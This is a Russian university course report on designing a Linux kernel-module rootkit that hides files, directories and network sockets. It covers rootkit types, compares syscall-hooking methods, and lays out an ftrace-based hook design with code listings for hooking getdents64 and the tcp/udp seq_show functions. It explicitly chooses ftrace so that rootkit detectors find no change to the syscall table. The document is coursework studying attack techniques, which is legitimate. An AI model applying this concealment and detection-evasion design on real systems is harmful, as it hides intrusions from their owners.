



Министерство науки и высшего образования Российской Федерации  
Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
«Московский государственный технический университет  
имени Н.Э. Баумана  
(национальный исследовательский университет)»  
(МГТУ им. Н.Э. Баумана)

---

ФАКУЛЬТЕТ \_\_\_\_\_ «Факультет международных образовательных программ»

КАФЕДРА \_\_\_\_\_ «Программное обеспечение ЭВМ и информационные технологии»

---

## РАСЧЕТНО-ПОЯСНИТЕЛЬНАЯ ЗАПИСКА К КУРСОВОМУ ПРОЕКТУ НА ТЕМУ:

Загружаемый модуль ядра, который скрывает каталоги, файлы и сетевые  
сокеты в ОС Linux

---

---

---

---

---

Студент \_\_\_\_\_  
ИУ7и-75Б  
(группа)

\_\_\_\_\_  
(Подпись, дата)

А-Х. Каримзай  
\_\_\_\_\_  
(И. Фамилия)

Руководитель

\_\_\_\_\_  
(Подпись, дата)

Н.Ю. Рязанова  
\_\_\_\_\_  
(И.О. Фамилия)

2022 г.

# ОГЛАВЛЕНИЕ

РЕФЕРАТ . . . . .	5
ВВЕДЕНИЕ . . . . .	6
1 Аналитический раздел . . . . .	7
1.1 Руткиты . . . . .	7
1.1.1 Руткиты пользовательского уровня . . . . .	7
1.1.2 Руткиты уровня ядра . . . . .	7
1.1.3 Буткиты . . . . .	8
1.1.4 Аппаратные руткиты . . . . .	8
1.2 Загружаемый модуль ядра . . . . .	8
1.3 Системные вызовы . . . . .	9
1.3.1 Системные вызовы и библиотечные функции . . . . .	10
1.4 Таблица системных вызовов . . . . .	10
1.5 Анализ способов перехвата функций в ядре . . . . .	10
1.5.1 Модификация таблицы системных вызовов . . . . .	11
1.5.2 Kernel tracepoints . . . . .	11
1.5.3 Kprobes . . . . .	12
1.5.4 ftrace . . . . .	13
1.6 Диагностика процессов . . . . .	14
2 Конструкторский раздел . . . . .	16
2.1 Последовательность преобразований . . . . .	16
2.2 Состав загружаемый модуль ядра . . . . .	17
2.3 Структура <code>struct ftrace_hook</code> . . . . .	17
2.4 Алгоритм перехвата системного вызова . . . . .	19
2.5 Скрытие файлы и каталоги . . . . .	21
2.6 Скрытие сетевых сокетов . . . . .	24
3 Технологический раздел . . . . .	26
3.1 Выбор языка программирования и среды разработки . . . . .	26
3.2 Некоторые моменты реализации . . . . .	26

3.3 Аprobация . . . . .	27
ЗАКЛЮЧЕНИЕ . . . . .	29
СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ . . . . .	30
ПРИЛОЖЕНИЕ А . . . . .	31

## РЕФЕРАТ

Отчёт содержит 35 страниц, 2 рисунков, 5 источников.

Ключевые слова: загружаемый модуль ядра, Linux, процесс, сокет, руткит, системные вызовы, перехват вызовов.

Целью настоящей курсовой работы является реализация руткита для сокрытия файлы, каталоги и сетевых сокетов.

В итоге разработан программный продукт, полностью соответствующий поставленному техническому заданию.

## ВВЕДЕНИЕ

Проблема обеспечения безопасности в сфере информационных технологий возникла в тот же момент, когда появились сами информационные технологии.

Корпорации, которые связаны с кибербезопасностью, тратят огромные суммы денег на разработку новых методов обнаружения и предотвращения атак на информационные системы. Вместе с этим существует большое число людей, которые намерено занимаются взломом компьютерных систем и разработкой вредоносного программного обеспечения для достижения совершенно различных целей. Одним из подходов в разработке вредоносного по являются руткиты.

Чаще всего основной целью руткитов является сокрытие вредоносного программного обеспечения, модификация и сокрытие данных, подмена системных вызовов, кража пользовательской информации. Но помимо вредоносных руткитов, также довольно часто можно встретить и те, назначение которых — предоставлять пользователю полезную функциональность, например, блокировка устройства или удаление конфиденциальных данных в случае кражи оборудования. Также стоит упомянуть о том, что большое множество различного антивирусного программного обеспечения реализовано схожим образом, что и руткиты. Целью таких руткитов является обнаружение других вредоносных руткитов или любого другого вредоносного программного обеспечения.

Целью данной работы является реализация руткита для сокрытия каталоги, файлы и открытых сетевых сокетов.

Для достижения поставленной цели необходимо решить следующие задачи:

- изучение подходов к реализации руткитов;
- изучение исходного текста ядра;
- определение функциональности реализуемого руткита;
- исследование механизмов отображение процессов и сетевых сокетов;
- реализация руткита.

## 1 Аналитический раздел

### 1.1 Руткиты

Руткит — это набор программных инструментов, позволяющих взломать информационную систему. Исторически термин Rootkit пришёл из UNIX, который означал некоторый набор утилит или специальный модуль ядра, который злоумышленник устанавливает на взломанной им компьютерной системе после получения прав суперпользователя. Руткиты могут включать в себя разный функционал, например предоставление злоумышленнику прав суперпользователя, скрывание файлов и процессов, логирование действий пользователя и другое. Существует множество руткитов, которые реализованы под разные операционные системы. Руткиты могут работать как в пользовательском пространстве, так и в пространстве ядра.

Существует четыре основных вида руткитов:

- Руткиты пользовательского уровня;
- Руткиты уровня ядра;
- Буткиты;
- Аппаратные руткиты.

#### 1.1.1 Руткиты пользовательского уровня

Данные руткиты, которые работают на том же уровне, что и обычные приложения, установленные и запускаемые пользователем. Чаще всего они перезаписывают функции определенных программ или динамических библиотек, которые загружают пользовательские приложения, чтобы исполнять неавторизованный вредоносный код. Считается, что руткиты такого вида были одни из первых.

#### 1.1.2 Руткиты уровня ядра

Данные руткиты, которые работают как драйверы или загружаемые модули ядра. Программное обеспечение, работающее на этом уровне, имеет

прямой доступ к аппаратным и системным ресурсам. Руткиты этого уровня перезаписывают системные вызовы, что затрудняет их обнаружение.

### 1.1.3 Буткиты

Это руткиты, которые записывают свой исполняемый код в основной загрузочный сектор жесткого диска. Благодаря этому они могут получить контроль над устройством ещё до запуска операционной системы. Являются разновидностью руткита уровня ядра.

### 1.1.4 Аппаратные руткиты

Это программное обеспечение, которое скрыто внутри архитектуры компьютера, например в сетевой карте, жёстком диске или в системном BIOS.




Рис. 1.1 – Схема работы руткита

## 1.2 Загружаемый модуль ядра

Загружаемый модуль ядра — объектный файл, содержащий код, расширяющий возможности ядра операционной системы. Модули используются, чтобы добавить поддержку нового оборудования или файловых систем или для добавления новых системных вызовов. Когда функциональность, предоставляемая модулем, больше не требуется, он может быть выгружен, чтобы освободить память и другие ресурсы.

Основное преимущество и основная причина использования загружаемых модулей ядра заключается в том, что они могут расширять функциональные возможности ядра без необходимости перекомпилировать ядро или даже перезапускать систему. В системах Linux все модули обычно хранятся в каталоге `/lib/modules` и имеют расширение `.ko`. Модули загружаются и выгружаются службой `modprobe`. Основные команды для управления модулями: `insmod` (загрузка модулей), `rmmod` (удаление модулей) и `lsmod`.

Каждый загружаемый модуль ядра должен содержать в себе две ключевые функции: `module_init` и `module_exit`. Функция `module_init` отвечает за выделение дополнительной памяти, необходимой для работы модуля (память для самого модуля выделяется ядром в пространстве памяти ядра), вызывая дополнительные потоки или процессы. Точно так же функция `module_exit` отвечает за освобождение ранее выделенной памяти, остановку потоков или процессов и другие операции, необходимые для удаления модуля.

### 1.3 Системные вызовы

В программировании и вычислительной технике системный вызов является программным способом обращения компьютерной программы за определенной операцией от ядра операционной системы. Иными словами, системный вызов возникает, когда пользовательский процесс требует некоторой службы реализуемой ядром и вызывает специальную функцию.

Сюда могут входить услуги, связанные с аппаратным обеспечением (например, доступ к жесткому диску), создание и выполнение новых процессов, связь с интегральными службами ядра, такими как планирование процессов. Системные вызовы обеспечивают необходимый интерфейс между процессом и операционной системой.

Во всех реализациях Linux имеется строго определенное число точек входа в ядро, которые называются системными вызовами.



### 1.3.1 Системные вызовы и библиотечные функции

В системе Linux для каждого системного вызова предусматривается одноименная функция в стандартной библиотеке языка C. Пользовательский процесс вызывает эту функцию как обычно, а она вызывает соответствующую службу ядра, применяя способ обращения, принятый в данной системе. Например, функция может поместить один или более своих аргументов в регистры общего назначения и затем выполнить некоторую машинную инструкцию, которая сгенерирует программное прерывание.

### 1.4 Таблица системных вызовов

Таблица системных вызовов — это структура, которая хранит адреса исполняемого кода отдельных системных вызовов в области памяти ядра. По номеру системного вызова в таблица можно определить его адрес в памяти и вызвать его. Начиная с 2.6.x версии ядра linux, адрес таблица системных вызовов не экспортируется в `syscalls.h`, это сделано для затруднения доступа и редактирования таблицы системных вызовов.

Руткиты используют различные методы для получения адреса таблицы системных вызовов, чтобы иметь возможность редактировать или заменять ее.

### 1.5 Анализ способов перехвата функций в ядре

В рамках данного проекта необходимо осуществить перехват некоторых функций, то есть получение управления функции в момент её вызова.

Сегодня существует множество подходов для перехвата функций в ядре.

Рассмотрим самые распространенные из них:

### 1.5.1 Модификация таблицы системных вызовов

Как известно, Linux хранит все обработчики системных вызовов в таблице `sys_call_table`. Подмена значений в этой таблице приводит к смене поведения всей системы. Таким образом, сохранив старое значения обработчика и подставив в таблицу собственный обработчик, мы можем перехватить любой системный вызов.

Алгоритм перехвата системных вызовов с помощью модификации таблицы системных вызовов следующий:

- сохранить указатель на оригинальный (исходный) вызов для возможности его восстановления;
- создать функцию, реализующую новый системный вызов;
- в таблице системных вызовов `sys_call_table` произвести замену вызовов, т.е. настроить соответствующий указатель на новый системный вызов;
- по окончании работы (при выгрузке модуля) восстановить оригинальный системный вызов, используя ранее сохраненный указатель.
- можно перехватить только системные вызовы – нельзя перехватить обычные функции.

### 1.5.2 Kernel tracepoints

Kernel tracepoints — это фреймворк для трассировки ядра, реализованный через статическое инструментирование кода. Большинство важных функций ядра статически инструментировано – в теле функций добавлены вызовы функций фреймворка рассматриваемого фреймворка.

Особенности рассматриваемого фреймворка:

- минимальные накладные расходы – необходимо только вызвать функцию трассировки в необходимом месте;
- отсутствие задокументированного интерфейса;

- не все функции ядра статически инструментированны;
- не работает, если ядро не сконфигурировано должным образом.

### 1.5.3 Kprobes

Kprobes — специальный интерфейс, предназначенный для отладки и трассировки ядра. Данный интерфейс позволяет устанавливать пред и пост-обработчики для любой инструкции в ядре, а так же обработчики на вход и возврат из функции. Обработчики получают доступ к регистрам и могут изменять их значение. Таким образом, kprobes можно использовать как и в целях мониторинга, так и для возможности повлиять на дальнейший ход работы ядра.

Особенности рассматриваемого интерфейса:

- перехват любой инструкции в ядре — это реализуется с помощью точек останова (инструкция `int3`), внедряемых в исполняемый код ядра. Таким образом, можно перехватить любую функцию в ядре;
- хорошо задокументированный интерфейс;
- нетривиальные накладные расходы — для расстановки и обработки точек останова необходимо большое количество процессорного времени;
- техническая сложность реализации. Так, например, чтобы получить аргументы функции или значения её локальных переменных нужно знать, в каких регистрах, или в каком месте на стеке они находятся, и самостоятельно их оттуда извлекать;
- при подмене адреса возврата из функции используется стек, реализованный с помощью буфера фиксированного размера. Таким образом, при большом количестве одновременных вызовов перехваченной функции, могут быть пропущены срабатывания.

#### 1.5.4 ftrace

ftrace - это фреймворк для трассировки ядра на уровне функций, реализованный на основе ключей компилятора `-pg` и `mfentry`. Данные функции вставляют в начало каждой функции вызов специальной трассировочной функции `mcount()` или `__fentry()`. В пользовательских программах данная возможность компилятора используется профилировщиками, с целью отслеживания всех вызываемых функций. В ядре эти функции используются исключительно для реализации рассматриваемого фреймворка.

Для большинства современных архитектур процессора доступна оптимизация: динамический `ftrace`. Ядро знает расположение всех вызовов функций `mcount()` или `__fentry()` и на ранних этапах загрузки ядра подменяет их машинный код на специальную машинную инструкцию `NOP`, которая ничего не делает. При включении трассировки, в нужные функции необходимые вызовы добавляются обратно. Если `ftrace` не используется, его влияние на производительность системы минимально.

Особенности рассматриваемого фреймворка:

- имеется возможность перехватить любую функцию;
- перехват совместим с трассировкой;
- фреймворк зависит от конфигурации ядра, но, в популярных конфигурациях ядра (и, соответственно, в популярных образах ядра) установлены все необходимые флаги для работы;

#### Сравнение методов

В таблице 1.1 приведено сравнение приведенных выше методов, позволяющих перехватывать системные вызовы.

Название	Дин. за- грузка	Перехват любых функций	Любая конфи- гурация ядра
Модификация таблицы си- стемных вызовов	Да	Нет	Да
kprobes	Да	Да	Да
kernel tracepoints	Да	Да	Нет
ftrace	Да	Да	Нет

Таблица 1.1 – Методы перехвата системных вызовов

## 1.6 Диагностика процессов

Для изучения операционной системы linux и используемых программ могут понадобиться средства диагностики процессов. В операционной системе linux есть утилиты, которые позволяют наблюдать системные вызовы, которые использует программа. Изучая системные вызовы, которые использует программа, можно узнать, к каким файлам обращается программа, какие сетевые порты она использует, какие ресурсы ей нужны, а также какие ошибки возвращает ей система.

Одной из таких утилит является strace. С помощью strace можно узнать, какие системные вызовы исполняет программа, а также их параметры и результат их выполнения.

В самом простом варианте strace запускает переданную команду с её аргументами и выводит в стандартный поток ошибок все системные вызовы команды.

## Выводы

В рамках данного проекта было принято решение использовать загружаемый модуль ядра для реализации руткита. Данный подход обеспечивает наименьшую вероятность обнаружения антивирусными программами. Также данный подход позволяет расширять функциональность руткита без необходимости перекомпилировать ядро.

Для подмены системных вызовов было принято решение использовать фреймворк `ftrace`. Такое решение предоставляет возможность перехватывать не только системные вызовы, но и другие функции ядра, что может быть полезно.

Преимущество этого решения состоит в том, что таблица системных вызовов никоим образом не изменяется. Программы, используемые для обнаружения руткитов в системе очень часто сравнивают содержимое таблицы системных вызовов в памяти с содержимым, хранящимся в каталоге `/boot`. В случае использования выбранного решения они не обнаружат никаких различий и не вызовут тревогу.

## 2 Конструкторский раздел

### 2.1 Последовательность преобразований

На рисунках 2.1 и 2.2 представлена последовательность преобразований.




Рис. 2.1 – Нулевой уровень преобразований




Рис. 2.2 – Первый уровень преобразований

2.2 Состав загружаемый модуль ядра

В состав разработанного программного обеспечения входит один загружаемый модуль ядра, который перехватывает системный вызов `getdents64` и функции `tcp4_seq_show`, `udp4_seq_show`, `tcp6_seq_show`, `udp6_seq_show`.

2.3 Структура `struct ftrace_hook`

В листинге 2.1 представлено объявление структуры `struct ftrace_hook`, которая описывает каждую перехватываемую функцию.

Листинг 2.1 – Листинг структуры `ftrace_hook`

```
1 struct ftrace_hook {
2     const char *name;
3     void *function;
4     void *original;
```



```

5
6     unsigned long address;
7     struct ftrace_ops ops;
8 };

```

Необходимо заполнить только первые три поля:

- name – имя перехватываемой функции;
- function – адрес функции обёртки, вызываемой вместо перехваченной функции;
- original – указатель на перехватываемую функцию.

Остальные поля считаются деталью реализации. Описание всех перехватываемых были собраны в массив.

Листинг 2.2 – Объявление массива перехватываемых функций и специальный макрос для его инициализации

```

1 static struct ftrace_hook  hooks[] = {
2     {
3         .name = ("udp4_seq_show"),
4         .function = (hook_udp4_seq_show),
5         .original = &(orig_udp4_seq_show)
6     },
7     {
8         .name = ("udp6_seq_show"),
9         .function = (hook_udp6_seq_show),
10        .original = &(orig_udp6_seq_show)
11    },
12    {
13        .name = ("tcp4_seq_show"),
14        .function = (hook_tcp4_seq_show),
15        .original = &(orig_tcp4_seq_show),
16    },
17    {
18        .name = ("tcp6_seq_show"),
19        .function = (hook_tcp6_seq_show),
20        .original = &(orig_tcp6_seq_show),
21    },
22    {
23        .name = ("__x64_sys_getdents64"),
24        .function = (hacked_getdents64),
25        .original = &(orig_getdents64),
26    },

```

```

27 {
28     .name = ("__x64_sys_getdents"),
29     .function = (hacked_getdents),
30     .original = &(orig_getdents),
31 },
32 };

```

## 2.4 Алгоритм перехвата системного вызова

На рисунке 2.3 представлена схема алгоритма перехвата системных вызовов на примере `sys_clone`.




Рис. 2.3 – Алгоритм перехвата системного вызова

1. Пользовательский процесс выполняет инструкцию `SYSCALL`. С помощью этой инструкции выполняется переход в режим ядра и управ-

ление передаётся низкоуровневому обработчику системных вызовов `entry_SYSCALL_64()`. Этот обработчик отвечает за все системные вызовы 64-битных программ на 64-битных машинах.

2. Управление переходит к обработчику системного вызова. Ядро передаёт управление функции `do_syscall_64()`. Эта функция обращается к таблице обработчиков системных вызовов `sys_call_table` и с помощью неё вызывает конкретный обработчик системного вызова – `sys_clone()`.
3. Вызывается `ftrace`. В начале каждой функции ядра находится вызов функции `__fentry__()`, реализованная фреймворком `ftrace`. Перед этим состояние регистров сохраняется в специальную структуру `pt_regs`.
4. `ftrace` вызывает разработанный коллбек.
5. Коллбек выполняет перехват. Коллбек анализирует значение `parent_ip` и выполняет перехват, обновляя значение регистра `rip` (указатель на следующую исполняемую инструкцию) в структуре `pt_regs`.
6. `ftrace` восстанавливает значение регистров с помощью структуры `pt_regs`. Так как обработчик изменяет значение регистра `rip` – это приведёт к передаче управления по новому адресу.
7. Управление получает функция обёртка. Благодаря безусловному переходу, управление получает наша функция `hook_sys_clone()`, а не оригинальная функция `sys_clone()`. При этом всё остальное состояние процессора и памяти остаётся без изменений – функция получает все аргументы оригинального обработчика и при завершении вернёт управление в функцию `do_syscall_64()`.
8. Функция обёртка вызывает оригинальную функцию.  
Функция `hook_sys_clone()` может проанализировать аргументы и контекст системного вызова и запретить или разрешить процессу его выполнение. В случае его запрета, функция просто возвращает код ошибки. Иначе – вызывает оригинальный обработчик `sys_clone()` повтор-

но, с помощью указателя `real_sys_clone`, который был сохранён при настройке перехвата.

9. Управление получает коллбек. Как и при первом вызове `sys_clone()`, управление проходит через `ftrace` и передается в коллбек.
10. Коллбек ничего не делает. В этот раз функция `sys_clone()` вызывается разработанной функцией `hook_sys_clone()`, а не ядром из функции `do_syscall_64()`. Коллбек не модифицирует регистры и выполнение функции `sys_clone()` продолжается как обычно.
11. Управление передаётся функции обёртке.
12. Управление передаётся ядру. Функция `hook_sys_clone()` завершается и управление переходит к `do_syscall_64()`.
13. Управление возвращает в пользовательский процесс. Ядро выполняет инструкцию `IRET`, устанавливая регистры для нового пользовательского процесса и переводя центральный процессор в режим исполнения пользовательского кода.

## 2.5 Скрытие файлы и каталоги

В результате анализа системных вызовов, которые использует утилита `ls`, с помощью утилиты `strace`, описание которой представлено в аналитическом разделе, было выявлено, что каждая операция по файлы и каталоги требует использование системного вызова `getdents64` (или её альтернативной реализации для более старых файловых систем — `getdents`). Именно этот системный вызов было решено заменить собственным обработчиком.

В листинге 2.3 представлен прототип системного вызова `getdents`.

### Листинг 2.3 – Прототип системного вызова `getdents`

```
1 int getdents(unsigned int fd, struct linux_dirent *dirp, unsigned int
   count);
2 int getdents64(unsigned int fd, struct linux_dirent64 *dirp, unsigned int
   count);
```

Системный вызов `getdents` читает несколько структур `linux_dirent` из каталога, на который указывает `fd` в область памяти, на которую указывает `dirp`. Параметр `count` является размером этой области памяти.

Для использования системного вызова `getdents` необходимо самостоятельно определить структуру `linux_dirent` (для `getdents64` аналогичная структура уже определена в доступном для пользователя заголовочном файле), которая представлена на листинге 2.4.

Листинг 2.4 – Структура `linux_dirent`

```
1 struct linux_dirent {  
2     unsigned long    d_ino;  
3     unsigned long    d_off;  
4     unsigned short   d_reclen;  
5     char             d_name[1];  
6 };
```

